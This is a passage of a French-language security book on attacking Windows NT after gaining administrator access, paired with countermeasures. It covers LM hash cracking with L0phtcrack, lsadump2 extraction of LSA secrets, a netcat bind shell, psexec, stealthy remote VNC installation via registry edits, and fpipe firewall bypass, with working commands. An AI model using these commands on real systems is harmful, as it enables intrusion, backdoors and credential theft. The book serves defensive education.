hachage des mots de passe circulant sur le réseau.

Une fois les hachages importés, vous devez sélectionner des options de session dans le menu File>Session>Session Options. Vous pouvez choisir d'effectuer un craquage par dictionnaire, par force brute ou hybride, comme présenté dans la figure 5.14. Le craquage par dictionnaire est l'approche la plus simple : le programme prend une liste de termes qu'il hache un par un, en comparant au fur et à mesure les résultats obtenus à la liste des codes de hachage fournie. Bien que cette comparaison soit très rapide, elle trouve uniquement les mots de passe existant dans le dictionnaire fourni par le pirate.

Figure 5.14
La fenêtre de sélection des options de session de L0phtcrack 4.



ASTUCE N'utilisez pas le dictionnaire anglais de LC4 car nous avons pu constater que certains mots manquaient. Consultez le site http://coast.cs.purdue.edu/pub/dict/ pour obtenir des dictionnaires et des listes de mots.

Le craquage par force brute consiste à générer des chaînes aléatoires à partir d'un ensemble de caractères donné, or cette opération peut parfois être longue. Cependant, L0phtcrack commence par les mots du dictionnaire et les opérations de craquage peuvent être relancées ultérieurement à partir d'un point donné. La fonction de craquage hybride qui ajoute des lettres et des chiffres aux mots du dictionnaire est une solution intermédiaire satisfaisante, entre la force brute et le décryptement par dictionnaire. En effet, elle correspond à un comportement courant chez les utilisateurs paresseux qui choisissent des chaînes du type « mot123 » à défaut d'une combinaison plus subtile.

Enfin, vous pouvez opter dans cette fenêtre pour un craquage distribué, ce qui peut sembler un peu bizarre, mais cette option indique à LC4 qu'il doit répartir les codes de hachage des mots de passe entre tous les fichiers définis dans la partie « Part X of X » de la fenêtre illustrée à la figure 5.14. Pour pouvez ainsi choisir d'affecter ces fichiers à plusieurs machines afin de les craquer indépendamment. Dans le menu Session, vous pouvez également sélectionner le hachage LM ou NTLM. Le hachage LM étant bien plus rapide, il est conseillé de l'utiliser en premier.

Il ne vous reste plus qu'à sélectionner Session>Begin Audit et L0phtcrack se met au travail. La plupart des codes de hachage recueillis auprès des grandes entreprises où nous avons travaillé en tant que consultants nous permettaient de découvrir instantanément les mots de passe vides et ceux correspondant à des mots du dictionnaire, comme le montre la colonne LanMan Password de la figure 5.15. Cette illustration met aussi en évidence la facilité avec laquelle les codes de hachage LanMan sont devinés. En effet, ils sont les premiers à tomber et rendent ainsi totalement inefficace l'algorithme de hachage NT plus puissant. Même dans le cas de mots de passe plus difficiles à deviner, par exemple « einhorn » et « finkle », l'algorithme de LanMan serait en mesure de deviner respectivement le huitième et les sept premiers caractères. Ces deux mots de passe finiraient par tomber rapidement à la suite d'un craquage un peu plus intensif (nous nous sommes contentés d'un craquage par dictionnaire dans l'exemple de la figure 5.14). L'évolution du processus de craquage peut être mémorisé dans des fichiers .lc. Cela vous permet, le cas échéant, d'interrompre L0phtcrack pour le relancer ultérieurement avec File>Open Session à partir du point où il avait été arrêté.

À l'heure actuelle, la version graphique de L0phtcrack est le meilleur outil de craquage des mots de passe NT en termes de puissance de calcul et de convivialité. Cependant, cette interface graphique simple présente un inconvénient : elle ne peut pas être scriptée. Pour l'intégrer dans des scripts, utilisez la version 1.5 à ligne de commande de L0phtcrack (lc_cli.exe), disponible sur le site de L0pht avec son code source. D'autres outils de craquage puissants à ligne de commande sont également à votre disposition, notre préféré étant John the Ripper, un outil de craquage par dictionnaire uniquement, développé par Solar Designer et disponible sur http://www.openwall.com/john/. Cet outil à ligne de commande a été conçu pour craquer à la fois




Figure 5.15
Utilisation de L0phtcrack pour le craquage des mots de passe. Les mots de passe LanMan, plus faibles, sont facilement craqués, ce qui évite d'attaquer les mots de passe chiffrés avec NTLM, plus résistants.

des fichiers de mots de passe UNIX et LanMan NT. Outre sa compatibilité avec de nombreuses plates-formes et sa capacité à craquer plusieurs algorithmes de chiffrement différents, John the Ripper est extrêmement rapide et présente l'avantage d'être gratuit. Ses nombreuses options en rendent néanmoins son apprentissage plus délicat que celui de L0phtcrack. De plus, étant donné qu'il craque uniquement les codes de hachage LanMan, les mots de passe qui en découlent ne sont pas sensibles à la casse et risquent d'ignorer les mots de passe combinant des majuscules et des minuscules.

Parades au craquage de mots de passe

La meilleure défense contre le craquage des mots de passe n'a rien de technique et reste néanmoins la plus difficile à mettre en œuvre : choisir de bons mots de passe. Le réflexe qui consiste à sélectionner des mots dans un dictionnaire ou à inscrire ses mots de passe sur des étiquettes autocollantes apposées sous le clavier est l'éternel fléau des administrateurs, mais peut-être la description suivante de certaines faiblesses inhérentes aux algorithmes de masquage de mots de passe NT ouvrira-t-elle les yeux des utilisateurs.

Nous avons déjà vu comment NT s'appuyait sur deux versions d'un mot de passe utilisateur chiffrées séparément : la version LanMan (hachage LM) et la version NT (hachage NT), toutes deux étant stockées dans le fichier SAM. Comme nous allons le montrer, le hachage LM est créé par une technique faible de nature. Ne blâmez pas Microsoft cette fois-ci : l'algorithme LanMan a été développé par IBM.

La faiblesse la plus dangereuse du hachage LM tient au fait qu'il découpe les mots de passe en deux moitiés de sept caractères. Ainsi, un mot de passe de huit caractères est décomposé en un mot de passe de sept caractères et un autre d'un seul caractère. Des outils comme L0phtcrack exploitent cette faille de conception pour craquer simultanément les deux moitiés du mot de passe comme si elles étaient distinctes. Prenons un mot de passe sur douze caractères de type Passfilt, par exemple « 123456Qwerty ». Lorsque ce dernier est chiffré au moyen de l'algorithme LanMan, il est d'abord converti en majuscules c'est-à-dire "123456QWERTY". Des caractères nuls (vierges) lui sont ensuite associés de façon à

atteindre une longueur de 14 caractères ("123456QWERTY__"). Avant de chiffrer ce mot de passe, la chaîne de 14 caractères est coupée en deux de façon à obtenir 123456Q d'une part et WERTY__ d'autre part. Chaque chaîne est ensuite chiffrée séparément et les résultats sont concaténés. La valeur chiffrée de 123456Q est 6BF11E04AFAB197F et celle de WERTY__ est 1E9FFDCC75575B15. La valeur de hachage concaténée est la suivante : 6BF11E04AFAB197 F1E9FFDCC75575B15.

La première moitié de la valeur de hachage contient un mélange de caractères alphanumériques. L'opération de décryptement de cette moitié du mot de passe peut prendre jusqu'à 24 heures avec l'option force brute de L0phtcrack (en fonction de la puissance du processeur utilisé). La seconde moitié de la valeur de hachage ne comptant que cinq caractères alphanumériques, elle peut être craquée en moins de soixante secondes sur un ordinateur de type Pentium.

L0phtcrack affiche la moitié du mot de passe dès qu'elle a été craquée. Il est alors possible de formuler plusieurs hypothèses fondées concernant la première moitié du mot de passe : le modèle WERTY qui apparaît laisse penser que l'utilisateur a sélectionné un mot de passe composé de touches consécutives sur son clavier. Cette idée nous amène à examiner d'autres choix de mots de passe à touches consécutives (sur un clavier qwerty) tels que QWERTYQWERTY, POIUYTQWERTY, ASDFGHQWERTY, YTREWQQWERTY et enfin 123456QWERTY. Ces mots peuvent être intégrés à un dictionnaire personnalisé destiné à L0phtcrack, qui sera ensuite utilisé lors de la nouvelle session de décryptement. Cet exercice illustre comment des mots de passe en apparence complexes peuvent être décryptés assez facilement grâce à des indices déduit de la seconde moitié des données de hachage LM facilement décryptée. Il apparaît dès lors qu'un mot de passe composé de 12 ou 13 caractères est moins sûr qu'un mot de passe de sept caractères dans la mesure où il peut contenir des indices qui aideront les assaillants à deviner la première moitié du mot de passe (comme dans notre exemple). Un mot de passe constitué de huit caractères ne révèle pas autant d'informations ; il est néanmoins potentiellement moins sûr qu'un mot de passe de sept caractères.

Afin de vous assurer que la composition de votre mot de passe ne l'expose pas à ce type d'attaque, optez pour une longueur strictement égale à 7 ou 14 caractères. Dans le cas d'un mot de passe de 14 caractères, les utilisateurs ont tendance à le noter quelque part pour ne pas l'oublier, c'est pourquoi 7 caractères semble être la longueur idéale.

Pour embarrasser réellement les joyeux décrypteurs L0pht, insérez un caractère ASCII non imprimable dans chaque moitié du mot de passe. En effet, ce type de caractère, par exemple la touche de verrouillage numérique (num lock) alt-255 ou (num lock) alt-129, ne s'affiche pas lorsqu'il est scruté par L0phtcrack. Il est évident que ce mot de passe n'est pas des plus pratiques au quotidien puisqu'il requiert des frappes supplémentaires. En outre, il n'est pas indispensable pour des utilisateurs ne disposant pas de droits d'accès privilégiés. Il en va différemment pour les comptes de niveau administrateur et les comptes de services qui se connectent dans le contexte d'un compte utilisateur : l'utilisation des caractères ASCII non imprimables doit alors être standard. N'oubliez pas d'imposer des exigences de complexité

réduite au minimum pour les mots de passe avec Passfilt, comme indiqué dans la section « Attaques SMB » plus haut dans ce chapitre.

ASTUCE Sous Windows XP et Windows 2003 Server, le stockage des codes de hachage LM peut être désactivé dans la Stratégie de sécurité nommée Sécurité Réseau, à savoir Do Not Store LAN Manager Hash Value On Next Passwords Change. Bien que ce paramètre risque de créer des problèmes de compatibilité descendante dans un environnement Windows hétérogène, nous vous le recommandons fortement.

LSADump

Popularité :	*8*
Simplicité :	*10*
Impact :	*10*
Niveau de risque :	***9***

La fonctionnalité LSA Secrets est l'un des exemples les plus insidieux d'identifiants de connexion à des systèmes externes non chiffrés. La famille NT conserve ces données de profil ainsi que d'autres données tout aussi capitales. Les informations sensibles sont stockées dans une mine de renseignements nommée secrets LSA (Local Security Authority) disponible dans la sous-clé de registre HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets. Les secrets LSA comprennent les éléments suivants :

- Mots de passe des comptes de service *en clair*. Les comptes de service sont nécessaires aux logiciels qui doivent se connecter dans le contexte d'un utilisateur local pour effectuer certaines tâches, notamment les sauvegardes. Il s'agit généralement de comptes qui existent sur des domaines externes et, lorsqu'ils sont révélés par un système infiltré, ils peuvent fournir au pirate un moyen de se connecter directement au domaine externe.
- Les mots de passe hachés placés en mémoire tampon et correspondant aux dix derniers utilisateurs à s'être connectés à la machine.
- Les mots de passe FTP et Web en clair.
- Les noms et mots de passe des comptes d'accès à distance (RAS).
- Les mots de passe des stations de travail pour l'accès au domaine.

Bien entendu, les mots de passe de comptes de service qui ouvrent des droits d'accès d'utilisateur de domaine, de dernier utilisateur connecté ou d'accès au domaine d'une station de travail permettent tous à un pirate de s'emparer plus largement de la structure du domaine.

Imaginez, par exemple, un serveur autonome exécutant des services Microsoft SMS ou SQL dans le contexte d'un utilisateur de domaine. Si ce serveur est muni d'un mot de passe Administrateur local vierge, l'outil LSA Secrets permet d'obtenir le compte utilisateur et son mot de passe de niveau domaine. Cette vulnérabilité risque également d'entraîner l'accès du pirate

à une configuration de domaine multimaître. Si un serveur de domaine de ressources possède un service exécuté dans le contexte d'un compte utilisateur à partir d'un domaine maître, la conquête du serveur dans le domaine de ressources pourrait permettre à l'intrus malveillant d'obtenir les identifiants du domaine maître.

N'oubliez pas non plus les portables prêtés aux employés d'une entreprise, par exemple aux cadres qui souhaitent travailler en déplacement. Loin de leur entreprise, ils utilisent l'accès réseau à distance pour se connecter au réseau de l'entreprise ou à leur compte Internet personnel. Comme ils sont extrêmement soucieux des problèmes de sécurité, ils évitent de cocher la case Save Password (enregistrer le mot de passe). Malheureusement, NT conserve toujours le nom d'utilisateur, son numéro de téléphone et son mot de passe dans son registre.

En 1997, Paul Ashton a placé sur la liste de diffusion NTBugtraq (http://www.ntbugtraq.com/) un code source permettant de livrer les secrets LSA aux administrateurs connectés localement. Les fichiers binaires basés sur cette source n'ont pas été largement distribués. Une version mise à jour de ce code, lsadump2, est disponible sur http://razor.bindview.com/tools/. Lsadump2 utilise la même technique que pwdump2 (injection de DLL) pour contourner les mesures de sécurité du système d'exploitation. Cet outil trouve automatiquement le PID de LSASS, s'y installe et s'empare des secrets LSA, comme indiqué ci-dessous (ce code contient des retours à la ligne et a été raccourci par souci de concision) :

```
C:\>lsadump2
$MACHINE.ACC
6E 00 76 00 76 00 68 00 68 00 5A 00 30 00 41 00  n.v.v.h.h.Z.0.A.
66 00 68 00 50 00 6C 00 41 00 73 00              f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00 .p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00  p.a.s.s.w.o.r.d.
```

Nous pouvons observer le mot de passe du compte machine pour le domaine ainsi que les deux mots de passe des comptes de services SQL parmi les secrets LSA de ce système. Or, des réseaux NT de grande envergure peuvent s'écrouler rapidement grâce à ce type de recensement de mots de passe.

Parades aux secrets LSA

Malheureusement, Microsoft ne considère pas la révélation de ces données comme critique et a déclaré que l'accès Administrateur à ces informations était défini « au niveau de la conception » dans l'article Q184017 de sa base de connaissances consacré à la disponibilité d'un correctif LSA initial. Ce correctif assure un chiffrement plus puissant des mots de passe de comptes de service, des connexions de domaine en mémoire cache et des mots de passe de stations de travail au moyen de SYSKEY. Lsadump2 contourne bien évidemment cette protection en utilisant l'injection DLL.

Ainsi, la meilleure défense contre lsadump2 consiste d'abord à éviter que le pirate obtienne un statut administrateur. Par la suite, soyez très prudent dans l'usage des comptes de service et des chemins de confiance entre domaines. Évitez à tout prix l'utilisation des comptes de domaine possédant des droits élevés pour lancer des services sur des machines locales !

La partie des profils LSA relative aux éléments d'identification RAS en cache a été résolue par le SP6a pour NT4. Ce problème avait déjà été envisagé par un correctif post-SP5 de Microsoft disponible sur ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/Hotfixes-PostSP5/RASPassword-fix/. Vous trouverez plus d'informations dans l'article Q230681 de la base de connaissances Microsoft.

Contrôle à distance et portes dérobées

Nous vous avons maintes fois abordé l'absence d'une fonctionnalité d'exécution des commandes à distance sur les systèmes NT, mais vous ne connaissez pas encore le fin mot de l'histoire. En effet, dès qu'un pirate obtient le statut Administrateur, une multitude de possibilités s'ouvre à lui.

Outils de contrôle à distance à ligne de commande

Popularité :	*9*
Simplicité :	*8*
Impact :	*9*
Niveau de risque :	***9***

Netcat, le « couteau suisse TCP/IP » (http://www.atstake.com/research/tools/index.html), est l'une des portes dérobées les plus simples à mettre en place pour prendre le contrôle à distance d'un système. Cet outil peut être configuré de façon à écouter un port donné et à lancer un exécutable dès qu'un système distant s'y connecte. Lorsque vous demandez à un espion netcat de lancer un shell NT, ce dernier peut être renvoyé vers un système distant. La syntaxe permettant de lancer netcat en mode d'écoute discrète est indiquée ci-après. L'option –L permet à l'espion de résister à plusieurs interruptions de connexion, -d exécute netcat en mode discret (sans console interactive), –e indique le programme à lancer (ici cmd.exe, c'est-à-dire le shell NT) et –p le port à espionner.

```
C:\> nc -L -d -e cmd.exe -p 8080
```

Cette commande renvoie un shell à distance à tout intrus se connectant au port 8080. Dans l'étape suivante, nous utiliserons netcat sur un système à distance pour nous connecter sur le port à l'écoute de la machine indiquée précédemment (avec l'adresse IP 192.168.202.44) et nous obtiendrons en retour un shell à distance. Pour réduire les risques de confusion, nous avons à nouveau défini l'invite de commande système locale sur D:\> et celle à distance sur C:\TEMP\NC11NT>.

```
C:\> nc 192.168.202.44 8080
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.
C:\TEMP\NC11NT>
C:\TEMP\NC11NT>ipconfig
ipconfig
Windows NT IP Configuration
Ethernet adapter FEM5561:
        IP Address. . . . . .
. . . : 192.168.202.44
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :

C:\TEMP\NC11NT>exit
```

Comme vous le constatez, les utilisateurs à distance ont maintenant la possibilité d'exécuter des commandes et de lancer des fichiers. À ce stade, leur seule limite est leur imagination. Netcat est particulièrement adapté à la mise en place d'un port spécifique pour le contrôle à distance mais, si vous avez accès à SMB (TCP 139 ou 445), le meilleur outil est sans doute psexec disponible sur http://www.sysinternals.com. Psexec exécute une commande sur la machine distante selon la syntaxe suivante :

```
C:\>psexec \\sever-name-or-ip -u admin_username -p admin_password
command
```

Voici un exemple de commande classique :

```
C:\>psexec \\10.1.1.1 -u Administrator -p password -s cmd.exe
```

Difficile de faire plus simple. Nous recommandions auparavant l'utilisation de la commande AT pour planifier l'exécution de commandes sur des systèmes à distance, mais cette procédure est extrêmement simple avec psexec tant que vous avez accès à SMB (comme dans le cas de la commande AT, d'ailleurs).

Contrôle à distance par interface graphique

Popularité :	*10*
Simplicité :	*10*
Impact :	*10*
Niveau de risque :	***10***

Un shell à distance est un bon début, mais NT est tellement graphique qu'une interface graphique à distance serait un coup de maître. Si vous avez accès aux services Terminal

Server (installés en option sur Windows 2000 et les versions ultérieures), vous avez peut-être déjà accès au meilleur outil de contrôle à distance proposé par la famille NT. Vérifiez si le port TCP 3389 est à l'écoute sur le serveur victime distant et utilisez les éléments recueillis au cours des attaques précédentes pour vous authentifier.

Si TS n'est pas disponible, il vous suffit d'installer votre propre outil graphique de contrôle à distance. VNC (Virtual Network Computing), issu des laboratoires d'AT&T, est un excellent choix en la matière (voir http://www.realvnc.com/download.html). Nous reviendrons sur cet outil plus en détail dans le chapitre 13. Outre sa gratuité, VNC se détache du lot parce que son installation via une connexion à distance n'est pas plus difficile que de l'installer localement. En utilisant le shell à distance déjà en place, il suffit de mettre en œuvre le service VNC et d'effectuer une seule modification dans le registre distant pour garantir un démarrage furtif du service. Nous vous présentons ci-après une description simplifiée de ce processus et nous vous conseillons de consulter la documentation VNC complète correspondante (site indiqué ci-dessus) pour vous familiariser avec le fonctionnement de VNC à partir de la ligne de commande.

La première opération consiste à recopier l'exécutable VNC et les fichiers nécessaires (WINVNC.EXE, VNCHooks.DLL et OMNITHREAD_RT.DLL) sur le serveur cible. N'importe quel répertoire fera l'affaire, mais il sera probablement plus difficile à détecter s'il est caché quelque part dans %systemroot%. N'oubliez pas que les versions les plus récentes de WINVNC ajoutent automatiquement une petite icône verte dans la barre d'état système lorsque le serveur est mis en route. S'il est lancé à partir de la ligne de commande, il est plus ou moins invisible pour les utilisateurs connectés en mode interactif, et ce jusqu'à la version 3.3.2 incluse (WINVNC.EXE apparaît bien sûr dans la liste des processus).

Une fois WINVNC.EXE transféré, il faut définir le mot de passe VNC. Lorsque le service WinVNC est lancé, il affiche généralement une boîte de dialogue graphique qui exige la saisie d'un mot de passe avant d'accepter des connexions entrantes (maudits développeurs obnubilés par la sécurité !). Nous devons en outre demander à WinVNC d'écouter les connexions entrantes, paramétrage qui s'effectue également via l'interface utilisateur graphique. Nous allons juste ajouter les entrées nécessaires directement dans le registre distant grâce à regini.exe.

Nous devons créer un fichier baptisé WINVNC.INI et entrer les modifications de registre souhaitées. Les valeurs suivantes ont été obtenues à partir d'une installation locale de WINVNC et transférées dans un fichier texte avec l'utilitaire regdmp du kit de ressources utility (la valeur du mot de passe indiqué en binaire est « secret »).

Fichier WINVNC.INI :

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Nous plaçons ensuite ces valeurs dans le registre distant avec regini :

```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Enfin, nous installons WINVNC en tant que service, puis nous le lançons. La session de commande à distance ci-dessous vous donne la syntaxe de ces différentes opérations (n'oubliez pas qu'il s'agit d'un shell sur le système distant) :

```
C:\> winvnc -install
C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Nous pouvons maintenant lancer l'application vncviewer et nous connecter à notre cible. Les figures 5.16 et 5.17 présentent l'application vncviewer paramétrée de façon à établir une connexion avec l'écran 0 à l'adresse IP 192.168.202.33. La syntaxe host:display est plus ou moins identique à celle du système X Window d'UNIX : l'écran par défaut a une valeur égale à 0 sur tous les systèmes Microsoft Windows. La figure 5.17 illustre la boîte de dialogue permettant la saisie du mot de passe (vous vous rappelez la valeur que nous lui avons donnée ?).

Figure 5.16
Détails de connexion VCN.





Figure 5.17
Authentification VNC.



Et voilà ! Le bureau à distance apparaît, tout en couleurs, comme illustré à la figure 5.18. Le curseur de la souris se comporte exactement comme s'il était sur le système distant. VNC est, de toute évidence, un outil puissant. Vous pouvez même lui demander d'envoyer la commande Ctrl-Alt-Del. Les possibilités offertes sont infinies.




Figure 5.18

WINVNC connecté à un système distant. Vous avez presque autant de possibilités que si vous étiez assis face à l'ordinateur.

Parades contre le contrôle à distance

Comme ces outils nécessitent un accès administrateur pour être installés, la mesure la plus judicieuse consiste à éviter en premier lieu l'infiltration du système à ce niveau. Nous avons ajouté ici quelques astuces visant à supprimer WINVNC dans un but purement théorique.

Pour arrêter et supprimer élégamment WINVNC, les deux commandes suivantes suffisent :

```
C:\> net stop winvnc
C:\> winvnc -remove
```

Pour supprimer toute clé de registre supplémentaire, servez-vous de l'utilitaire NTRK REG.EXE en suivant les indications fournies antérieurement :

```
C:\> reg delete \\192.168.202.33
HKEY_LOCAL_MACHINE\System\
CurrentControlSet\Services\WinVNC
```

Redirection de port

Nous vous avons décrit quelques programmes de contrôle à distance s'appuyant sur des shells dans le contexte des connexions directes contrôlées à distance. Il faut toutefois également tenir compte de la situation dans laquelle une entité intermédiaire, un pare-feu par exemple, bloque tout accès direct au système cible. Les pirates les plus astucieux trouveront un moyen de contourner ces obstacles grâce à la redirection de port. Nous aborderons ce thème plus en détail au chapitre 14, mais nous vous proposons ici la description de quelques outils et techniques propres à Windows NT.

Une fois que des assaillants se sont infiltrés dans un système cible clé, par exemple un pare-feu, ils peuvent exploiter la redirection de port pour renvoyer tous les paquets vers la destination spécifiée. Il est important d'évaluer correctement l'incidence de ce type de compromission dans la mesure où il permet aux pirates d'accéder à n'importe quel système (voire à tous les systèmes) placé derrière le pare-feu ou toute autre cible. La redirection s'appuie sur l'écoute de certains ports et sur le renvoi de paquets bruts vers une cible secondaire spécifiée. Nous allons à présent passer en revue quelques méthodes permettant de mettre en place manuellement la redirection de port à l'aide de notre outil de prédilection en la matière, fpipe.

fpipe

Popularité :	*5*
Simplicité :	*9*
Impact :	*10*
Niveau de risque :	***8***


Fpipe est un outil de redirection/renvoi de port TCP qui a été développé par Foundstone, Inc., une entreprise dirigée par les auteurs de ce livre. Il est capable de créer un flux TCP à partir d'un port source facultatif choisi par l'utilisateur. Lors des essais d'infiltration, ce flux nous sera utile pour traverser les pare-feu qui autorisent certains types de trafic sur leurs réseaux internes.

Fpipe fonctionne par redirection. Lancez-le avec un port de serveur en écoute, un port de destination distant (celui qui est visé dans le pare-feu) et, si vous le souhaitez, le numéro de port source local. Lorsque fpipe est lancé, il attend qu'un client se connecte sur son port actif. Dès que cette connexion est établie, il en crée une nouvelle entre le port de l'ordinateur distant et le port source local spécifié, créant ainsi un circuit complet. Dès que la connexion complète est établie, il transmet toutes les données reçues sur la connexion entrante au port de destination distant placé au-delà du pare-feu, puis il renvoie le trafic vers le système initiateur. Tout cela rend la mise en place de plusieurs sessions netcat particulièrement fastidieuse. Fpipe effectue la même opération de manière transparente.

Nous allons maintenant voir comment utiliser fpipe pour rediriger des informations vers un système infiltré exécutant un serveur telnet derrière un pare-feu qui bloque le port 23 (telnet), mais autorise l'accès au port 53 (DNS). Il est généralement impossible de se connecter direc-

tement au port telnet sur TCP 23 mais, en installant une redirection fpipe sur l'hôte pointant des connexions vers TCP 53 en direction du port telnet, nous obtenons le même résultat. La figure 5.19 illustre le fonctionnement de fpipe sur l'hôte infiltré.

Figure 5.19
L'outil de redirection fpipe fonctionne ici sur un hôte infiltré. Il a été paramétré de façon à rediriger le port 53 vers le port 23 pour l'adresse 192.168.234.37 et est en cours de transfert.



Une simple connexion sur le port 53 de cet hôte renverra une invite telnet vers l'assaillant. La caractéristique la plus intéressante de fpipe est qu'il permet de spécifier un port source pour le trafic. Dans le cas de tests d'intrusion, il est souvent nécessaire de contourner un pare-feu interdisant le trafic issu de certains ports (par exemple, le trafic venant du port TCP 25 est autorisé à converser avec le serveur de messagerie). TCP/IP attribue généralement un port source portant un numéro élevé aux connexions client qui sont ensuite captées par le pare-feu à l'aide de son filtre. En revanche, ce pare-feu laissera probablement, et même sûrement, passer du trafic DNS. Fpipe peut contraindre ce flux à utiliser systématiquement un port source spécifique, le port source DNS dans le cas présent. Ainsi, le pare-feu considère ce flux comme un service autorisé et le laisse traverser.

ATTENTION Si vous utilisez l'option -s de fpipe pour indiquer le numéro de port source de la connexion sortante et que celle-ci se ferme, vous devrez patienter entre 30 secondes et quatre minutes, voire plus selon le système d'exploitation utilisé, avant d'être autorisé à en établir une nouvelle avec la machine distante.

Parades générales aux attaques avec authentification

Comment allons-nous nous débarrasser des problèmes que nous venons de créer et combler les failles existantes ? Comme la plupart d'entre elles ont été créées avec un accès Administrateur à presque tous les niveaux de l'architecture de la famille NT et que la plupart des fichiers nécessaires peuvent être renommés et reconfigurés pour fonctionner selon des modalités quasi illimitées, la tâche est rude. Nos conseils couvriront les quatre domaines principaux concernés plus ou moins directement par les processus que nous venons de décrire : noms de fichiers, clés de registre, processus et ports.

INFO Nous vous recommandons vivement la lecture du chapitre 14 qui traite des portes dérobées et propose quelques parades plus générales à ces attaques.

ATTENTION Pour parer à une compromission des droits d'accès, la meilleure solution est de réinstaller complètement les logiciels système à partir de supports sûrs. Un pirate habile est théoriquement capable de masquer des portes dérobées, y compris aux yeux d'enquêteurs expérimentés. Ces conseils sont donc mentionnés essentiellement à titre informatif, mais ne sont pas recommandés comme solution imparable à telles attaques.

Noms de fichiers

Cette parade est probablement la moins efficace puisque même un intrus maladroit pensera à renommer les fichiers ou veillera à les cacher (voir la section « Comment effacer les traces » ci-après), mais elle permettra de contrecarrer les intrus qui se sont immiscés dans votre système en faisant preuve d'une créativité limitée. Certains fichiers sont tout simplement trop dangereux pour être laissés sans surveillance : nc.exe (netcat), psexec.exe, WINVNC.exe, VNCHooks.dll, omnithread_rt.dll et fpipe.exe. La plupart des vers les plus dangereux pour IIS copiaient également le shell cmd.exe à différents endroits, c'est pourquoi il est conseillé de rechercher les fichiers nommés root.exe, sensepost.exe et dont la taille est identique à celle de cmd.exe (236 304 octets sous Windows 2000 et 375 808 octets sous Windows XP). Les fichiers journaux nommés TFTPxxx. sont également des traces courantes de vers pour IIS. Si quelqu'un dépose ces cartes de visite sur votre serveur sans votre autorisation, enquêtez rapidement. Vous connaissez maintenant leur objectif.

